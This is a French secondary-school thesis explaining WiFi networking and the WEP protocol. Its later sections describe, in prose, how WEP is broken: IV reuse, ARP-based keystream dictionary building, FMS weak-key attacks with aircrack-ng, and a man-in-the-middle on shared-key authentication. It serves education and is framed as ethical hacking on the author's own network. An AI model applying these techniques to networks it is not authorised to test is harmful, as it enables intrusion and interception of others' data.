La sécurité du WiFi :
L'encryptage WEP

Dubuis Samuel 5D

Professeur accompagnant : Vannay Samuel

INFOR-13-1-VA-05

29 Septembre 2014

Lycée-Collège des Creusets

Résumé

La sécurité d'un réseau informatique sans-fil, ou réseau WiFi, est un sujet d'actualité récurrent lors de ces dernières années. Le thème de mon Travail de Maturité est de comprendre le WEP (*Wired Equivalent Privacy*), un des systèmes d'encryptage du WiFi, et d'en démontrer ses faiblesses.

La présentation du système d'encryptage de mon Travail de Maturité expliquera d'abord de manière générale le fonctionnement du réseau WiFi et ensuite de manière plus détaillée les caractéristiques techniques du WEP, ses défaillances et les attaques possibles à l'encontre de celui-ci.

Pour illustrer la théorie de mon document, la partie pratique consistera en une tentative de pénétration de mon réseau personnel sécurisé par un système d'encryptage WEP. Cette partie pratique contiendra la présentation de la plateforme de tests, des programmes et des lignes de code utilisés, avec à chaque fois une illustration des résultats obtenus. En finalité, je vous démontrerai que le WEP, surnommé de nos jours *Weak Encryption Protocol* (Faible protocole d'encryptage) par les ingénieurs informaticiens, est obsolète et que sa clé d'encryptage peut être découverte facilement en quelques minutes.

En conclusion, la faiblesse du système d'encryptage WEP montre qu'un hacker peut pénétrer facilement dans un réseau informatique, modifier ou lire les fichiers et ainsi engendrer de lourdes conséquences pour la confidentialité des données de l'entreprise utilisant ce système de protection.

Aujourd'hui, l'utilisation de nouvelles méthodes de protection, plus fiables, tel le WPA et le WPA2 (*WiFi Protection Access*) permet de protéger plus efficacement un réseau informatique.

Table des matières

Chapitre 1

Introduction

1.1 Généralités

La sécurité du WiFi, autre nom pour un réseau sans-fil, est un sujet récurrent dans les discussions actuelles. Le WiFi, ayant connu une expansion conséquente lors de cette dernière décennie, a rapidement pris de l'importance et est utilisé par des millions de personnes quotidiennement.

Ce Travail de Maturité s'intéresse en détail à une des manières de sécuriser l'accès aux données lorsque l'on se connecte sur un réseau sans-fil. Cette sécurité se nomme l'encryptage WEP. Malheureusement, ce dernier a des faiblesses. Une fois le WiFi décrit en général, le fonctionnement du WEP sera expliqué plus précisément, ainsi que ses faiblesses et les attaques exploitant ces dernières. Pour conclure, une démonstration pratique de la découverte de la clé WEP de mon réseau WiFi est présentée. Elle démontre que les protections du WEP peuvent donc être contournées, offrant l'accès libre au réseau informatique et aux données confidentielles qu'il peut contenir. Un glossaire et une liste d'acronymes se situent dans les annexes du Travail de Maturité pour permettre une meilleure compréhension des notions rédigées.

1.2 Qu'est-ce que le WiFi ?

Le WiFi, signifiant *Wireless Fidelity*, autrement dit fidélité sans-fil, est devenu un quasi besoin dans les parties les plus développées du monde. Il est principalement utilisé pour permettre aux personnes s'y connectant d'avoir accès à Internet, par l'intermédiaire de bornes WiFi mises à dispositions dans des aéroports, des gares ou des villes. Il peut aussi permettre à plusieurs machines de se connecter entre elles, tels des ordinateurs portables, téléphones cellulaires ou encore des imprimantes.

Les entreprises soucieuses du confort de leurs clients mettront en place des *hotspots* [1] qui fournissent l'accès à Internet indépendamment de leur propre réseau.

Finalement, le WiFi a pu se développer grâce à la demande de consommation toujours plus pressante des utilisateurs d'Internet et surtout à son déploiement dans les compagnies. Les principales applications du WiFi sont les réseaux familiaux, les réseaux d'entreprises et les *hotspots*.

1.2.1 Le WiFi

Le WiFi est un ensemble de protocoles de communication sans-fil qui permet de relier plusieurs machines informatiques entre elles, créant ainsi un réseau, qui leur permettra de communiquer et échanger des données.

Les normes 802.11 de l'IEEE (*Institute of Electrical and Electronics Engineers*), association de professionnels pour le développement de technologie, décrivent les caractéristiques d'un réseau sans-fil. La norme initiale est ratifiée en 1997. Elle a été améliorée à plusieurs reprises par l'IEEE. Ces améliorations sont définies comme étant des amendements au standard initial. Depuis la norme initiale, nous sommes parvenus jusqu'à l'amendement 802.11n en 2009 qui est un des plus récent en passant par l'amendement 802.11i en 2004 qui consistait à ajouter des mécanismes d'identification et de chiffrement des données : le WPA (*WiFi Protection Access* [2]).

Souvent mal utilisé, le mot WiFi définit la marque déposée par la compagnie WiFi Alliance qui répond à la norme 802.11. Le nom de marque et le nom de norme sont donc souvent confondus. Un réseau WiFi est en réalité un réseau répondant à la norme 802.11. Le WiFi devrait être nommé plus justement réseau WLAN (*Wireless LAN*, *LAN signifiant Local Area Network* [3]). Ce réseau a un taux de transfert élevé de nos jours, parfois supérieur à une connexion filaire, mais est limité par la

1. Point d'accès sans-fil à Internet ou à des services Web.
2. Protection de l'accès WiFi
3. Réseau local sans-fil

portée de signal. Techniquement, la portée standard se limite à 30 mètres à l'intérieur et 100 mètres à l'extérieur d'un bâtiment. De plus, la législation suisse limite également la portée pour ne pas permettre d'abus.

L'IEEE a donc créé le standard 802.11 pour les réseaux sans-fil, alors que la WiFi Alliance a créé le label définissant les produits 802.11. La confusion entre WiFi - WLAN - 802.11b/i/n... est alors souvent admise.

1.2.2 Types d'encryptage

Le WiFi a évolué au fil des années et des décennies. La première norme a été introduite aux environs des années 1997-1998. Comprenant le besoin de sécuriser le transfert des données, les ingénieurs de l'IEEE ont mis au point des protocoles de sécurité et les ont inclus dans les normes suivantes, commençant par 802.11b, puis 802.11i, etc ...

Les différents encryptages sont apparus, commençant par le chiffrement WEP, signifiant *Wired Equivalent Privacy* [4], lors de la ratification de la norme 802.11b, puis le WEP étant considéré comme faible, de nouvelles techniques ont vu le jour, tel le WPA, puis finalement le WPA2, encryptage le plus sûr et le plus répandu actuellement.

1.3 Dispositions légales

La loi suisse contient plusieurs articles sur les délits informatiques tel le hacking, qui consiste en l'accès indu à un système informatique et le cracking, qui lui consiste en la soustraction de données informatiques après avoir passé des protections mises en place. Ces articles sont les numéros 143, 143^{bis} , 144^{bis} et 147. Ils punissent toute personne cherchant à soustraire ou détériorer des données privées, tentant de pénétrer des systèmes informatiques dont elle n'a pas l'accès, ou finalement utilisant de manière frauduleuse un équipement électronique tel un ordinateur. Il est interdit d'en faire un métier. Ces articles sont rédigés dans leur intégralité en annexe.

La réalisation pratique de ce Travail de Maturité implique d'utiliser certaines méthodes considérées illégales. Néanmoins, le sujet de ces attaques étant un réseau personnel et cette intrusion étant approuvée par les "victimes", il tient de l'*ethical hacking* [5].

4. Confidentialité équivalente à celle obtenue sur un câble.

5. Réalisation de tests d'intrusion et d'autres méthodes de test afin d'assurer la sécurité des systèmes d'information, ou dans un but éducatif.

Chapitre 2

Contexte technologique

Afin de mieux comprendre la théorie relative au WEP et son fonctionnement, ce chapitre est dédié au réseau informatique. Après une explication globale de ses spécificités, le LAN et le Wireless LAN seront différenciés, et pour finir le WLAN sera expliqué plus en profondeur, ce dernier concernant spécifiquement mon Travail de Maturité.

2.1 Réseau informatique

Un réseau est un ensemble d'équipements inter-connectés entre eux. Il permet de faire circuler des informations, partager des ressources et encore permettre une communication entre machines.

La communication se fait grâce à leur carte réseau, qui permet d'envoyer et recevoir des informations conformément à des protocoles. Chaque carte réseau possède sa propre adresse MAC (*Media Access Control*), unique au monde. Aussi nommée Adresse Physique, elle est attribuée par l'IEEE.

Communication et protocoles

Les protocoles de communication définissent de façon formelle la manière dont les informations sont échangées entre les équipements du réseau. Ils sont gérés par des programmes installés sur les équipements gérant l'interconnexion. Le protocole IP permet l'acheminement des paquets jusqu'à sa destination. Acronyme de Internet Protocol, il se compose de plusieurs protocoles de communication utilisés par Internet. Ces protocoles ne se soucient pas du contenu de leur paquet, mais assurent au mieux l'acheminement des paquets jusqu'à leur destinataire.

Un autre protocole très répandu est l'ARP, *Address Resolution Protocol*, signifiant protocole de résolution d'adresses. Ce protocole effectue la traduction d'une adresse de type IP en une adresse MAC. Des requêtes ARP se font entre des ordinateurs par exemple, pour que le protocole puisse déterminer l'adresse MAC à instaurer dans l'en-tête d'un paquet, depuis une adresse IP.

La communication se fait sous forme de transfert de paquets. Il en existe de plusieurs formes et tailles. Un message envoyé d'une machine à une autre sur un réseau est découpé en plusieurs paquets qui sont transmis séparément. Ils sont toujours constitué d'un en-tête spécifiant le type du paquet permettant de le diriger et d'un corps contenant l'information.

Modes de fonctionnement



Figure 2.1 – Mode infrastructure et ad hoc

Il existe différents modes pour configurer un réseau (figure 2.1 au dessus). Le premier, le mode « infrastructure »est un mode de fonctionnement qui permet aux équipements de se relier entre eux en passant par un point d'accès. Ces points d'accès sont aussi nommés AP, *Access Point* en anglais.

Le deuxième mode, le mode « ad hoc »est lui un mode de fonctionnement qui permet à des équipements de se relier entre eux directement, sans passer par un tiers comme un point d'accès. Au minimum deux équipements informatiques sont nécessaires pour créer un réseau ad hoc.

Mode moniteur

Le mode « moniteur »est différent des modes infrastructure et ad hoc. Utilisé lors de la partie pratique de mon Travail de Maturité, le mode moniteur est utilisé par un ordinateur équipé d'une carte WiFi. Le monitoring permet à l'ordinateur d'écouter (voir) tout le trafic des paquets d'un réseau sans-fil et de l'intercepter. Il permet la capture sans avoir besoin d'être connecté sur le point d'accès ou sur le réseau « ad hoc ».

Broadcast, multicast, unicast

Les notions de *broadcast*, *multicast* et *unicast* définissent les méthodes de diffusion utilisées sur le réseau. Le broadcast est la diffusion de données à tous les utilisateurs, le multicast à plusieurs utilisateurs choisis et l'unicast à un seul utilisateur.

2.2 Réseaux LAN et WLAN

Il existe plusieurs types de réseau. Le LAN, *Local Area Network* ou réseau local et le WLAN, *Wireless LAN* ou réseau local sans-fil, sont parmi les plus répandus. La différence principale entre les deux est leur moyen de connexion et de communication. Le réseau LAN utilise une connexion filaire alors que le WLAN comme son nom l'indique utilise des ondes radios émises à partir d'une antenne jusqu'à un récepteur.

Le WEP étant un système de sécurité concernant les réseaux sans-fil, certaines spécificités du WLAN vont être approfondies.

Formation d'un réseau



Figure 2.2 – Formation d'un réseau

En mode infrastructure, chaque client ou station, se connecte à un point d'accès. Le tout forme un ensemble de services de base, *Basic Service Set* en anglais, noté BSS. Chaque élément d'un BSS est identifié par un BSSID, qui correspond à l'adresse MAC. Un ESS, *Extended Service Set* signifiant ensemble étendu de services, est un rassemblement de plusieurs BSS. L'ESSID, nommé par l'administrateur, est l'identifiant du réseau dans sa globalité. Le schéma ci-dessus résume ces situations. La

communication avec le point d'accès se fait avec des trames balises (*beacon* en anglais). Ces dernières sont diffusées régulièrement par l'AP, donnant des informations sur son BSSID et ESSID et ses caractéristiques. Une station faisant une requête de sondage et sachant sur quel BSSID elle est configurée pourra trouver le point d'accès.

Antennes

La portée est d'environ 30 à 100 mètres. Les antennes émettrices et réceptrices peuvent être modifiées pour permettre une portée de plusieurs kilomètres non pas sur des zones vastes mais plutôt dans des directions précises.

2.3 Protection

Lors d'une connexion à un réseau informatique, on s'attend à ce que nos données soient protégées. Les administrateurs réseau s'engagent à fournir une sécurité optimale sur le réseau. Un client connecté peut donc s'attendre à la mise en place de certains aspects sécuritaires.

L'intégrité L'intégrité est l'assurance que les informations envoyées ou reçues sont correctes et non modifiées ou compromises.

La disponibilité Une disponibilité au réseau est aussi importante, car les besoins des clients sont prioritaires. Un pirate informatique peut compromettre un réseau simplement en empêchant tout transfert de données.

L'authentification Lorsqu'un client veut se connecter sur un réseau, il doit se présenter, s'authentifier. Pour cela, le client peut répondre à un défi, ou mettre à disposition des informations qu'il connait. Si celles-ci sont correctes, le client est autorisé.

La non-répudiation La non-répudiation est le fait de s'assurer que l'information transmise n'est pas remise en cause principalement par l'envoyeur ou le destinataire.

La confidentialité Finalement, la confidentialité doit être définie. Les données transitant sur un réseau ne doivent pas être visibles, ni compréhensibles aux yeux des autres personnes connectées sur ce dernier.

Si ces aspects sont réunis, le niveau de protection du réseau est des plus optimales.

Chapitre 3

Le WEP

Dans les années 90 aucune protection n'existait pour protéger toutes sortes de données, sensibles ou non, circulant dans l'air grâce aux réseaux sans-fil. Les données était sécurisée seulement par LAN, en connectant des câbles entre les machines. L'encryptage WEP est la première sécurité mise en place par les services de l'IEEE. Introduit en 1999 en même temps que le standard 802.11b, son but était de protéger et crypter les données d'une manière comparable à celle d'une connexion filaire.

Cinq ans plus tard, avec le nouveau standard 802.11i (mise en place du WPA2), l'IEEE déclarera le WEP obsolète et vulnérable. Auparavant, il avait déjà été surnommé *Weak Encryption Protocol* [1] par les informaticiens connaisseurs, pour s'en moquer.

La rédaction de ce chapitre a été réalisée principalement à l'aide d'un livre, écrit par Aurélien Géron, nommé « WiFi professionnel : la norme 802.11, le déploiement, la sécurité » et édité à Paris par Dunod. Ce livre m'a permis de nettement mieux comprendre le fonctionnement de cet encryptage et donc d'être capable de l'expliquer beaucoup plus clairement. Les schémas en sont aussi inspirés.

3.1 Caractéristiques

3.1.1 Les clés WEP

Le WEP est une protection plutôt simple. Une clé de 40 ou 104 bits est mise en place sur un *Access Point* et chaque client voulant s'y connecter doit entrer la même clé. Elles peuvent être saisies de plusieurs façons différentes :

- au format hexadécimal, avec 5 octets pour une clé de 40 bits
- au format textuel, avec 13 octets pour une clé de 104 bits
- ou encore en donnant un mot de passe quelconque, qu'un adaptateur transformera en une clé de 40 ou 104 bits

Ce sont des clés partagées, mais leur diffusion pose problème. Il faut les changer régulièrement et cela prend du temps. Dans une entreprise, l'opération de changement serait encore plus importante au vu du nombre de clés à changer.

Une des caractéristiques du WEP permet la définition de quatre clés différentes, dont une seule qui est active et qui s'occupe d'émettre. Cela permet de changer la clé d'encryptage de manière facilitée.

De plus, il est possible de définir une deuxième sorte de protection, la clé individuelle. Chaque utilisateur définit sa propre clé qui sera ensuite inscrite dans l'AP en plus de son adresse MAC. Bien que la quantité de clés puisse être conséquente dans une grande entreprise, la sécurité est accrue car chaque employé ne connait que sa clé WEP.

Le changement des clés est automatisé. La deuxième clé est inscrite dans les AP, mais n'est pas activée. Cette dernière va être configurée ensuite dans chaque station. Finalement, la première clé peut être supprimée de l'AP et des stations des utilisateurs.

C'est pour cela que jusqu'à quatre clés peuvent être mises à disposition : les clés individuelles et partagées originales et les nouvelles clés de chaque sorte. Elles n'empêchent ni le *broadcast*, ni le *multicast* et l'*unicast*. L'AP est capable de déchiffrer n'importe quel paquet grâce à la clé individuelle et de le faire suivre à n'importe qui. Si le destinataire est unique, la clé individuelle est utilisée. Si les destinataires sont plus nombreux, la clé partagée est utilisée.

1. Protocole d'encryptage faible

Dans l'exemple ci-dessous (figure 3.1), le client 1 envoie un paquet crypté avec sa clé personnelle. Le point d'accès décrypte le paquet et le transfert en broadcast grâce à la clé partagée par le client 2 et 3.



Figure 3.1 – Exemple de broadcasting

3.1.2 Le fonctionnement du WEP

La clé RC4 et l'opération XOR

Le WEP repose sur un algorithme appelé RC4, conçu par Ron Rivest.

> „En soi, RC4 ne crypte rien : son rôle est de produire une série de bits pseudo-aléatoires. Pour cela, il faut lui fournir un point de départ, c'est-à-dire un certain nombre de bits quelconques qu'on appelle la « clé RC4 ».“ [2]

Il y a un point important à retenir : les séquences ont l'air parfaitement aléatoires, mais on peut obtenir la même séquence de bits de base, si on connait la clé RC4.

L'opération XOR (*eXclusive OR*, ou exclusif) est utilisée en combinaison avec la clé RC4 pour crypter les données. Elle agit comme une addition binaire, sans retenue.
Par exemple :

$$10101 \bigoplus 11100 = 01001$$

Un message d'un certain nombre de bits est créé. Grâce à la clé RC4, une séquence aléatoire du même nombre de bits est générée et, en additionnant les deux à l'aide de l'opération XOR, le message est crypté. Il pourra seulement être décrypté par le destinataire qui lui aussi doit posséder la même clé RC4 et donc recréer la séquence de bits aléatoires.
Si la même clé était utilisée lors de plusieurs messages cryptés, il serait possible à l'aide de plusieurs opérations de retrouver le message, sans même avoir à connaitre la clé RC4, peu importe sa taille !



Figure 3.2 – Fonctionnement de la clé RC4

2. GÉRON, Aurélien. *WiFi professionnel : la norme 802.11, le déploiement, la sécurité.* Paris : Dunod, 2009. P.227

Le vecteur d'initialisation et le contrôle d'intégrité

Le schéma de la figure 3.3 permet de mieux visualiser les opérations réalisées et le contenu final d'un paquet.

Le *nonce* (un chiffre placé à l'avant de la clé fixe définie par l'utilisateur) a été créé pour éviter le problème de la répétition des clés. Avec le WEP, le nonce est composé de 3 octets (24 bits) et se nomme un *Initialisation Vector* [3] (IV). Ce dernier n'est censé être utilisé qu'une seule fois et est envoyé en clair au début de chaque paquet, suivi d'un ID (abréviation du mot anglais *Identity*) qui indique laquelle des quatre clés WEP a été utilisée.

Puis on rajoute au paquet WiFi, ou bloc de données, un code de redondance cyclique (CRC) de 32 bits à sa fin. Calculé en fonction du contenu du paquet, le CRC forme une sorte de résumé, qui ne serait plus valable si le contenu était modifié. Conçu pour lutter contre les erreurs de transmissions, rien n'empêche un hacker d'intercepter le paquet, le modifier et simplement recalculer son CRC pour le renvoyer à l'endroit de son choix.

C'est pour cette raison que le WEP a défini l'*Integrity Check Value* (ICV), signifiant valeur du contrôle d'intégrité. Elle est similaire au CRC, également inscrite sur 32 bits, mais à la différence que l'ICV est calculée sur le message original et non sur le message « prêt à partir » comme le fait le CRC. Elle est donc insérée à la fin du message original, puis sera inclue dans le cryptage.

Comme le montre le schéma ci-dessous, le paquet consiste d'abord en un en-tête MAC, qui spécifie l'émetteur. Puis, l'IV est inscrit, suivi du *Key ID* [4], qui indique quelle clé a été utilisée pour crypter le message et l'ICV cryptée déjà auparavant. Finalement, le CRC est calculé et rajouté à la fin du paquet.



Figure 3.3 – Constitution final d'un paquet WiFi

3. Vecteur d'initialisation. Il sera régulièrement appelé IV(s) le long de ce travail.
4. Numéro de clé

L'authentification WEP

Pour pouvoir se connecter à un point d'accès, une station doit d'abord demander une requête d'authentification auprès de ce dernier. S'il est en mode « ouvert », il y répond positivement. Toutefois, la station maintenant authentifiée n'est pas encore associée.

Par contre, si l'AP est en mode « authentification », il enverra un défi à la station. Le défi consiste à crypter grâce à l'algorithme du WEP un texte de 128 caractères et le renvoyer à l'AP. Si le résultat est correct, l'authentification est faite. Le point d'accès répond alors positivement et la station peut s'associer.

3.2 Faiblesses et attaques

L'encryptage WEP contient malheureusement beaucoup de défauts. Malgré les efforts fournis par les chercheurs de l'IEEE pour développer des parades, le 802.11 n'est pas inaccessible aux attaques d'un hacker s'y connaissant.

3.2.1 La répétition des clés RC4

L'*Initialisation Vector* (IV) est trop court car constitué de seulement 24 bits. Cela donne approximativement 17 millions de possibilités différentes pour l'IV. Sur un réseau occupé, comme celui d'une entreprise, de nos jours où les débits moyens sont conséquents, les 17 millions peuvent être atteints en moins d'une heure ! Le trafic est suffisamment conséquent au vu du nombre de personnes connectées dessus pour qu'à partir d'un certain moment, l'IV se répète. Un hacker n'a qu'à mettre sa carte réseau sans-fil en mode moniteur afin « d'écouter » le réseau et de *sniffer* [5] jusqu'à avoir capturé assez de paquets, dont deux avec le même IV. Grâce à cela, un pirate informatique peut être capable de mettre en place un dictionnaire qui contiendra la séquence pseudo-aléatoire créée par la clé RC4 et l'IV s'y rapportant. Il ne connait ni la clé WEP, ni la clé RC4, mais est capable de déchiffrer les paquets sniffés.

3.2.2 Constitution d'un dictionnaire de décryptage

Fabrication de ses propres requêtes

Autre faiblesse du WEP, le hacker peut fabriquer ses propres requêtes, les requêtes ping par exemple. Elles servent à tester l'accessibilité à un autre équipement en demandant un écho. Si un hacker peut envoyer sans arrêt des requêtes il reçoit en retour une quantité de réponses toutes avec un IV différent. Utiliser les requêtes capturées est plutôt inintéressant, car en plus d'être déjà cryptées, elles sont souvent courtes. C'est pourquoi il peut utiliser les requêtes ARP, facilement reconnaissables car elles font toujours 43 octets et dont le contenu est facile à deviner. Elles sont envoyées lorsqu'une station veut connaître l'adresse MAC d'une autre station et n'ayant que son adresse IP.

Allongement de la séquence pseudo-aléatoire

Le hacker peut maintenant envoyer des paquets et les crypter tant qu'ils font moins de 43 octets. Pour découvrir les prochains octets, il n'a qu'à rajouter un octet arbitrairement (il y en a 256 possibles) et l'envoyer. Si ce n'est pas le bon, il sera rejeté par le destinataire et il n'aura qu'à recommencer l'envoi jusqu'à l'avoir trouvé et ainsi de suite. Il s'arrêtera lorsque la limite de taille des paquets sur le réseau sera atteinte. Si le tout est automatisé, il peut l'être fait en un minimum de temps.

Son dictionnaire est maintenant constitué, pour chaque taille de paquet, en utilisant l'opération XOR, il déchiffre la séquence pseudo-aléatoire et donc connait l'IV et les séquences s'y rapportant.

Lors de la capture d'un paquet crypté, il suffit de regarder à quel IV celui-ci correspond et il peut déchiffrer le message facilement, le tout sans connaître ni la clé WEP, ni les clés RC4. Il va même pouvoir commencer à générer ses propres paquets, correctement cryptés.

5. Capture des paquets réseaux.

3.2.3 Les clés faibles

Un autre défaut est apparu en 2001 lorsque des chercheurs ont découvert un problème dans l'algorithme RC4. Il arrivait que certaines clés RC4 soient considérées comme « faibles » car, lors du mélange que la séquence pseudo-aléatoire produit, le début n'avait pas l'air suffisamment aléatoire et avait une grande probabilité de ressembler aux premiers bits de la clé originale. Une solution était de ne plus prendre en compte les 1024 premiers octets des séquences produites et le résultat avait l'air à ce moment là aléatoire.

Actuellement, le WEP ne trie pas les clés faibles, car le début des clés RC4 est formé de l'IV du paquet, suivi de la clé WEP. C'est pourquoi un hacker n'a qu'à sniffer le réseau à la recherche de paquets cryptés avec des clés faibles. L'IV est affiché en clair, il est donc facile de savoir lesquelles sont faibles ou non. Les paquets seront utilisés à travers un algorithme complexe, nommé aircrack-ng, qui sera utilisé plus tard pour découvrir la clé WEP. Seule la taille joue un facteur, une clé de 104 bits prendra plus de temps au programme pour être déchiffrée qu'une de 40 bits. Dès que cette dernière est connue, le hacker a l'accès complet au réseau. Scott Fluhrer, Itsik Mantin et Adi Shamir ont été les premiers à découvrir cette faiblesse et à l'exploiter. Ils ont créé les attaques FMS, nommées ainsi suivant leurs initiales respectives, reposant sur cette faiblesse.

3.2.4 Les faiblesses de l'authentification

Le mécanisme d'authentification WEP comporte lui aussi une faille. À l'aide d'une attaque *Man in The Middle* [6], le hacker peut configurer son ordinateur pour se comporter comme un AP et tromper la station pour la faire s'authentifier chez lui plutôt que sur l'AP qu'il souhaite réellement attaquer. Le hacker demande une requête d'authentification et la fait suivre au client qu'il a trompé, qui lui répondra correctement. Le hacker n'a ensuite qu'à rediriger le défi qu'il a reçu en retour et il peut finalement s'authentifier. L'exploitation de cette faille est schématisée ci-dessous.



Figure 3.4 – Attaque *Man in the Middle* contre l'authentification du WEP

